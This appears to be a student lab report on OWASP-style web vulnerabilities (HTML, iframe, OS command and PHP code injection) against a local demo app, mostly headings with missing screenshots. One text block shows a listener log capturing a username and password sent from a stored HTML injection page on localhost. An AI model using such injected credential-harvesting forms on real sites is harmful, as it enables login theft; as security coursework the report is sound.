SNS Assignment – III


Vatsal M. Nagda

Roll No. 20162008


Report On Web Vulnerabilities


A1 – Injection

HTML – Reflection Get




HTML – Reflection Post







HTML Injection – Reflection




HTML – Injection Stored







```
Listening on [0.0.0.0] (family 0, port 8080)
Connection from [127.0.0.1] port 8080 [tcp/http-alt] accepted (family 2, sport 4
7062)
GET /login.htm?username=ravi&password=prakash HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0) Gecko/20100101 Fire
fox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/sns_demoapp/htmli_stored.php
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```


I Frame Injection




OS Command Injection




PHP Code – Injection




